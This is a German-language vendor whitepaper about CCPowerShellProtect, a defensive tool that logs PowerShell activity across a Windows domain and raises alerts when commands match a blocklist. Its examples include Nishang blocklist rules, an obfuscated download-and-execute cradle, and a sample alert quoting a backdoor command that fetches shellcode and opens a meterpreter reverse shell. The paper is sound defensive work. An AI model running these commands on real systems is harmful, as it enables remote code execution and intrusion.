CCVOSSEL
We know IT.

Whitepaper

CCPowerShellProtect

Version 1.2 vom 16.11.2020, CCVOSSEL GmbH

Inhaltsverzeichnis

1 Motivation

Die in allen Windows-Systemen vorinstallierte mächtige PowerShell steht grundsätzlich als sinnvolles Hilfsmittel für Administratoren oder zur Automatisierung zur Verfügung. Durch die vielen Anwendungsmöglichkeiten haben auch Hacker die PowerShell als Angriffsvektor entdeckt und machen in den letzten Jahren sehr starken Gebrauch von ihr [1].

Zusätzlich kommen verschiedene PowerShell-basierende Frameworks (z.B. „Nishang“, „PowerSploit“ oder „PowerShell Empire“) zum Einsatz, die auch technisch nicht versierte Angreifer in die Lage versetzen PowerShell-Schadcode zu entwickeln und einzusetzen.

Um derartige Angriffe zu erkennen, sollten PowerShell-Aktivitäten aller Windows-Systeme (Clients und Server) zentral protokolliert und überwacht werden. Dadurch wird es möglich die Ausführung schädlicher Kommandos zu erkennen und die Ausbreitung von Schadsoftware im Unternehmen einzudämmen bzw. infizierte Rechner zu isolieren. Ebenfalls erforderlich sind diese Daten für die forensische Analyse nach einem Angriff.

Angriffe auf vollständige Infrastrukturen erfolgen oft Schritt für Schritt, wobei anfangs nur wenige Systeme kompromittiert werden. Die weiteren Schritte werden dann meistens über ferngesteuerte Anweisungen des Angreifers durchgeführt, um viele andere, meist kritischere Systeme zu kompromittieren. Diese sogenannte „Lateral Movement“ benötigt in der Regel viel Zeit, so dass sich die Angreifer für Tage oder sogar Wochen im Netzwerk bewegen, um an ihr Ziel zu gelangen. Durch die Überwachung aller PowerShell-Aktivitäten besteht eine große Chance diese Angriffe zu Erkennen und rechtzeitig Gegenmaßnahmen einzuleiten.

Auch das Bundesamt für Sicherheit in der Informationstechnik (BSI) empfiehlt diese Maßnahme in seinem IT-Grundschutz (SYS.2.2.3.A22):
„*Die PowerShell-Ausführung selbst SOLLTE zentral protokolliert und die Protokolle überwacht werden.*“ [2]

Zur Umsetzung dieser Anforderung haben unsere Recherchen keine einfache, kostengünstige Lösung auf dem Markt gefunden. Daher haben wir beschlossen unsere eigene, schlanke, aber effektive Lösung für das PowerShell-Monitoring zu entwickeln.

Wie die CCVOSSEL GmbH das PowerShell-Monitoring umgesetzt hat, die dabei entstandene FOSS-Lösung (Free and Open Source Software) „CCPowerShellProtect“ funktioniert und zu verwenden ist, wird in diesem Whitepaper beschrieben.

1.1 Zielsetzung

Das Ziel war eine einfach zu implementierende Lösung zur zentralen Protokollierung aller PowerShell-Aktivitäten innerhalb einer Active Directory Domäne mit gleichzeitiger Beurteilung der ausgeführten Kommandos und anschließender Alarmierung bei Fund von verdächtigen oder bösartigen Aktionen.

Einer der Hauptaufgaben dabei ist die Erstellung einer Blockliste von bösartigen Kommandos und Bewertung der darin aufgenommenen Kommandos. Diese Blockliste wird als Regelwerk für die Erkennung der schädlichen Kommandos verwendet. Als verdächtige oder bösartige Aktion gelten PowerShell-Befehle, die entweder eindeutig einem PowerShell-Hacking-Framework zugeordnet werden können oder aber häufig bei Angriffen mit Hilfe der PowerShell verwendet werden.

Darauf aufbauend wurde eine Lösung zur automatisierten Verarbeitung und Bewertung aller eintreffenden PowerShell-Aktivitäten entwickelt. Für die einfache Wartung oder Weiterentwicklung dieser Lösung wurde ebenfalls die PowerShell verwendet.

1.2 Konzept und Entwurf

1.2.1 PowerShell-Protokollierung

Um alle Aktivitäten von PowerShell-Skripten oder PowerShell-Kommandozeilen zu protokollieren, bietet jedes Windows-System die Möglichkeit die Protokollierung in folgende Protokolle der Ereignisanzeige zu aktivieren:

- Anwendungs- und Dienstprotokolle\Microsoft\Windows PowerShell
- Anwendungs- und Dienstprotokolle\Microsoft\Windows\PowerShell\Operational

Jeder Start eines PowerShell-Prozesses erzeugt dabei im Protokoll „Windows PowerShell " ein Ereignis (Ereignis ID 403) mit Detailinformationen. Jede Ausführung eines PowerShell-Kommandos oder Skriptes wird als Ereignis (Ereignis ID 4104) in das Protokoll „Operational" geschrieben. Es enthält weitergehende Informationen über die ausgeführten Kommandos.




Abbildung 1 – PowerShell-Kommando in der Ereignisanzeige

1.2.2 Ereignisweiterleitung

Um anfallende PowerShell-Ereignisse von allen Systemen (Clients und Server) zuverlässig und sicher zu einem zentralen Server weiterzuleiten, wird die in Windows-integrierte Ereignisweiterleitung eingesetzt. So wird auf eine bestehende und ausgereifte Lösung zurückgegriffen.

1.2.3 Ereignisweiterleitung im Home-Office

Die Windows-Ereignisweiterleitung bietet viele hilfreiche Leistungsmerkmale an, wie das automatische Nachschicken von Ereignissen zu einem späteren Zeitpunkt, falls Ereig-

nisse entstehen, während sich der Rechner nicht im Unternehmensnetzwerk befindet. Dieser Punkt ist besonders im Anbetracht der steigenden Anzahl an MitarbeiterInnen mit Möglichkeit zum Home-Office wichtig. Sobald eine VPN-Verbindung aufgebaut wird, werden die Ereignisse weitergeleitet.

1.2.4 Erkennung verdächtiger Befehle

Als Basis für die Blockliste wurden verschiedene offene Listen GitHub verwendet und zusammengeführt. Unsere Liste mit allen verdächtigen Befehlen zusammen mit einer Bewertung der jeweiligen Kritikalität des Kommandos und einem Kommentar ist auch im GitHub Repository [3] zu finden.

```
        {
            "rule": "add-persistence",
            "badness": 3,
            "comment": "Used by HackingTool \u0027Nishang\u0027"
        },
        {
            "rule": "add-scrnsavebackdoor",
            "badness": 3,
            "comment": "Used by HackingTool \u0027Nishang\u0027"
        },
        {
            "rule": "base64.b64decode",
            "badness": 2,
            "comment": "Encoding and decoding strings, could be used for obfuscation"
        },
```

Abbildung 2 - Abschnitt der Blockliste

Hinweis: Diese Blockliste muss regelmäßig aktualisiert und an aktuelle Angriffsvektoren angepasst werden. Im GitHub-Repository ist eine Vorlage zur Verwendung veröffentlicht, die nicht den Anspruch auf Vollständigkeit erfüllt und an die jeweiligen Anforderungen des Unternehmens angepasst werden sollte.

1.3 Risiken

Bei der Protokollierung der PowerShell-Aktivitäten besteht das Risiko, das Passwörter die im Klartext in Skripten gespeichert wurden, mitgeloggt werden.

Da das Protokoll der lokalen Ereignisanzeige in Windows für jeden Benutzer einsehbar ist, besteht hier die Möglichkeit, dass Passwörter geleaked werden könnten.

Da das Speichern von Passwörter im Klartext in Skripten aber auch aus verschiedenen anderen Sicherheitsgründen nicht zu empfehlen ist, haben wir dieses Risiko akzeptiert und gleichzeitig unsere Script-Entwicklern in der Verwendung von Secure-Strings geschult. Secure-Strings ist eine Methode in PowerShell Passwörter so zu verschlüsseln, dass nur der jeweilige Benutzer auf nur einem System das Passwort wieder entschlüsseln kann. Mit einem solchem Secure-String kann ein Angreifer, der das Eventlog ausliest nichts anfangen, da er diesen nicht entschlüsseln kann.

2 Umsetzung

2.1 Aktivierung der PowerShell-Protokollierung

2.1.1 Voraussetzungen


Die benötigte Protokollierungsmethode setzt mindestens PowerShell in der Version 5.0 voraus. Diese Version ist bereits für alle Betriebssysteme ab Windows 7 und ab Server 2008R2 verfügbar. Windows 10 und Server 2016/2019 beinhalten diese bzw. höhere Versionen der PowerShell bereits.

Falls alte Betriebssysteme zum Einsatz kommen, muss also sichergestellt werden, dass hier die PowerShell-Version entsprechend aktualisiert wurde.

2.1.2 Aktivierung mittels Gruppenrichtlinie

Die PowerShell-Protokollierung auf allen Systemen kann effektiv über eine Gruppenrichtlinie im Active Directory aktiviert und erzwungen werden.

Die PowerShell-Protokollierung kann per GPO in folgendem Pfad aktiviert werden:



Als Protokollierungsmodus wird „Script Block Logging“ konfiguriert.

Weiterhin wird in der Gruppenrichtlinie die Ereignisweiterleitung zu einem definierten Zielsystem (z.B. zentraler Server im Unternehmensnetz) aktiviert, um dort die Auswertung der Ereignisse zu veranlassen.

Um möglichst schnell über ausgeführte PowerShell-Kommandos informiert zu werden, sollte im Log-Abonnement des Zielsystems (Ereignis-Empfänger) die Option *low latency* gesetzt werden, damit neue Ereignisse eines Clients alle 30 Sekunden weitergeleitet werden.

2.1.3 Protokoll-Modus „Script Block Logging"

Als Protokollierungsmodus haben wir uns für „Script Block Logging“ entschieden. Dieser Modus speichert alle PowerShell-Kommandos und Skripte (Event-ID 4104) in dem Protokoll „Windows-PowerShell/Operational“ der Windows Ereignisanzeige. Dieser Modus wurde von uns gegenüber dem „Module Logging“ (Event-ID 4103) bevorzugt, da „Script Block Logging“ sehr effektive und zugleich schlanke Protokollierungsergebnisse liefert.

Ein großer Vorteil von „Script Block Logging“ ist auch, dass mit base64 encodierte oder verschleierte Befehle als Klartext-Kommando erkannt und protokolliert werden, so dass auch alle kodierten oder vom Angreifer verschleierten Kommandos sofort erkannt werden können.

Beispiele für kodierte oder maskierte Kommandos sind:

```
- Invoke-Expression (New-Object
  Net.Web`C`l`i`ent)."`D`o`wnloadString"('h'+'t'+'t'+'ps://bit.ly/L3g1t')

- powershell.exe -encoded RwBlAHQALQBTAGUAcgB2AGkAYwBlACAAQgBJAFQAUwA=
```

Ein Nachteil von „Script Block Logging“ ist, dass die Ausgabe der Kommandos oder Skripte nicht protokolliert wird. Diese Ausgaben könnten das Nachvollziehen eines komplexen Angriffes über die PowerShell erleichtern.

2.1.4 Deaktivierung der PowerShell V2.0-Engine


Aus Gründen der Abwärtskompatibilität bietet Windows bei vorhandener PowerShell-Version 5.0 oder höher, parallel noch die Ausführung der alten PowerShell-Engine V2.0 an. Um die Protokollierung zu umgehen, könnten Angreifer bewusst die alte PowerShell V2.0-Engine verwenden. Um dies zu verhindern, muss die alte PowerShell-Engine V2.0 deaktiviert werden. Die Mehrheit der PowerShell-Skripte sind aufwärtskompatibel, so dass die Deaktivierung die Skriptausführung in den meisten Fällen nicht beeinflusst. Eine Funktionsprüfung der PowerShell-Skripte nach Deaktivierung der V2.0-Engine ist jedoch angeraten.

Die Deaktivierung erfolgt durch das folgende PowerShell-Kommando:

```
Disable-WindowsOptionalFeature -Online -FeatureName MicrosoftWindowsPow-
erShellV2Root
```

Scripts zur Deaktivierung und dessen Verteilung per Gruppenrichtlinien sind bereits veröffentlicht [5].

2.2 Verarbeitung der Ereignisse



Auf dem System, bei dem die Ereignisse der Clients zentral gesammelt werden, muss eine Aufgabe in der Aufgabenplanung eingerichtet werden, die beim Eintreffen neuer Ereignisse ausgelöst wird. Die geplante Aufgabe führt dann das PowerShell-Skript *ccAnalyzer.ps1* [4] aus.


Dieses Skript extrahiert, basierend auf der RecordId (Eindeutige Nummer eines Ereignisses) weitere Informationen aus dem neu eingetroffenen Ereignis. Dazu gehört auch das ausgeführte PowerShell-Kommando.

Das Kommando wird dann im Abgleich mit der Blockliste *(config/rules.json)* auf seine Kritikalität geprüft und bei Bedarf werden weitere Metadaten wie der Benutzerkontext und der Computername der Ausführung extrahiert.

Basierend auf der gefundenen Kritikalität kann dann ein entsprechend konfigurierter Alarm ausgelöst werden.

Die oben beschriebene geplante Aufgabe kann automatisiert über das Skript *createScheduledTask.ps1* [Referenz 4, Ordner “init”] angelegt werden. Dazu einfach das Skript ausführen und anschließend in der Aufgabenplanung überprüfen, ob die Aufgabe korrekt angelegt wurde.


Wurde die Aufgabe erfolgreich erstellt, findet sich ein der Aufgabenplanung ein Eintrag der ungefähr so aussieht:



2.3 Alarm und Weiterleitung

Damit gegen verdächtige oder bösartige Aktivitäten sofort nach Erkennung Gegenmaßnahmen eingeleitet werden können, wählten wir als Alarmierungsmethode den Weg von Alarm-Mails zu definierten Adressaten im Unternehmen (z.B. Administratoren, IT-Security-Experten, SOC-Team)

Ein Alarm-Mail sieht beispielsweise so aus:


ccPowerShellProtect - New alert

ccprotect@ccvossel.de
An Koscheck, Thomas

Dear Customer,

This is a new alert from ccPowerShellProtect. While analyzing the logs, I found the following suspicious command:

Time: 06/05/2020 09:16:29
User: SEC\user2
MachineName: WIN-MC4KL1SV3LL.sec.demo.local
Path: Interactively by user
Suspicious Code: Invoke-ADSBackdoor -URL http://192.168.1.138/Invoke-Shellcode.ps1 -Arguments "Invoke-Shellcode -Lhost 192.168.1.138 -LPort 2222 -Payload windows/meterpreter/reverse_https -Force"
risk: 3
Triggered Rule: invoke-adsbackdoor
Why is this dangerous?: Used by HackingTool 'Nishang'

Kind regards,
CCVOSSEL Security Team

Abbildung 3 - Alarm-Mail bei Fund einer verdächtigen Aktion

Eine Alarm-Mail enthält übersichtlich alle wesentlichen Informationen zu dem erkannten Kommando, so dass die informierten Zielpersonen die Situation schnell beurteilen und falls nötig weitere Schritte einleiten können.

Der Mailversand kann beispielsweise über die Azure-SendGrid-API realisiert werden. SendGrid ist ein Emaildienst mit kostenlosem Emailvolumen pro Monat.

Der bei SendGrid erstellte API Key kann dann in die Konfigurationsdatei *(rules/config.json)* zusammen mit dem Empfänger der Warnmails und der gewünschten Versandadresse angegeben werden.

Außerdem können alle protokollierten Ereignisse noch an Monitoring- oder SIEM-Systeme (z.B. „Splunk“) weitergeleitet werden, so dass hier basiered auf der bereits vorgenommenen Bewertung verschiedene Dashboards erstellt oder tiefergehende Analysen durchgeführt werden können.

Ein einfaches Splunk-Dashboard wie es auch bei uns im Einsatz ist, könnte so aussehen:




Abbildung 2 – Splunk-Dashboard

3 Zusammenfassung

Mithilfe der entwickelten, schlanken Lösung ist es ohne großen Ressourceneinsatz (sowohl technisch als auch personell) möglich, unternehmensweit alle PowerShell-Aktivitäten zu überwachen und bei Entdeckung von verdächtigen Aktivitäten die auf einen Angriff oder eine Malware deuten, schnell und gezielt zu handeln.

Kombiniert mit einer präventiven und systematischen Härtung der PowerShell-Umgebung besteht so ein guter Schutz vor vielen digitalen Angriffen von gezielten Hackerangriffen bis hin zu allgemeinen Ransomware-Attacken.

Damit jedes Unternehmen die Möglichkeit hat, sich vor grundlegenden digitalen Angriffe zu schützen, haben wir unsere Erkenntnisse zu PowerShell Monitoring in diesem Whitepaper und die entwickelten Skripte in folgendem GitHub Repository [4] frei zugänglich gemacht.

Über Ihr Feedback, Anregungen oder Fragen würden wir uns sehr freuen. Dazu können uns über folgende Kanäle erreichen:


https://www.facebook.com/ccvossel/


https://www.kununu.com/de/ccvossel1


https://twitter.com/ccvossel


https://www.xing.com/companies/ccvosselgmbh

Referenzen

[1] Studie: Angreifer lieben PowerShell, heise online, https://www.heise.de/security/meldung/Studie-Angreifer-lieben-Powershell-4357396.html

[2] BSI Grundschutzkatalog SYS.2.2.3, Bundesamt für Sicherheit in der Informationstechnik, https://www.bsi.bund.de/DE/Themen/ITGrundschutz/ITGrundschutzKompendium/bausteine/SYS/SYS_2_2_3_Clients_unter_Windows_10.html

[3] ccPSP - Regeln, GitHub Repository, https://github.com/CCVOSSEL/CCPowerShellProtect/blob/master/configuration/rules.json

[4] ccPowerShellProtect, GitHub Repository, https://github.com/CCVOSSEL/CCPowerShellProtect

[5] Deaktivierung PowerShell V2.0-Engine, GitHub Repository, https://github.com/robwillisinfo/Disable-PSv2, Zusatzinformationen: http://robwillis.info/2020/01/disabling-powershell-v2-with-group-policy/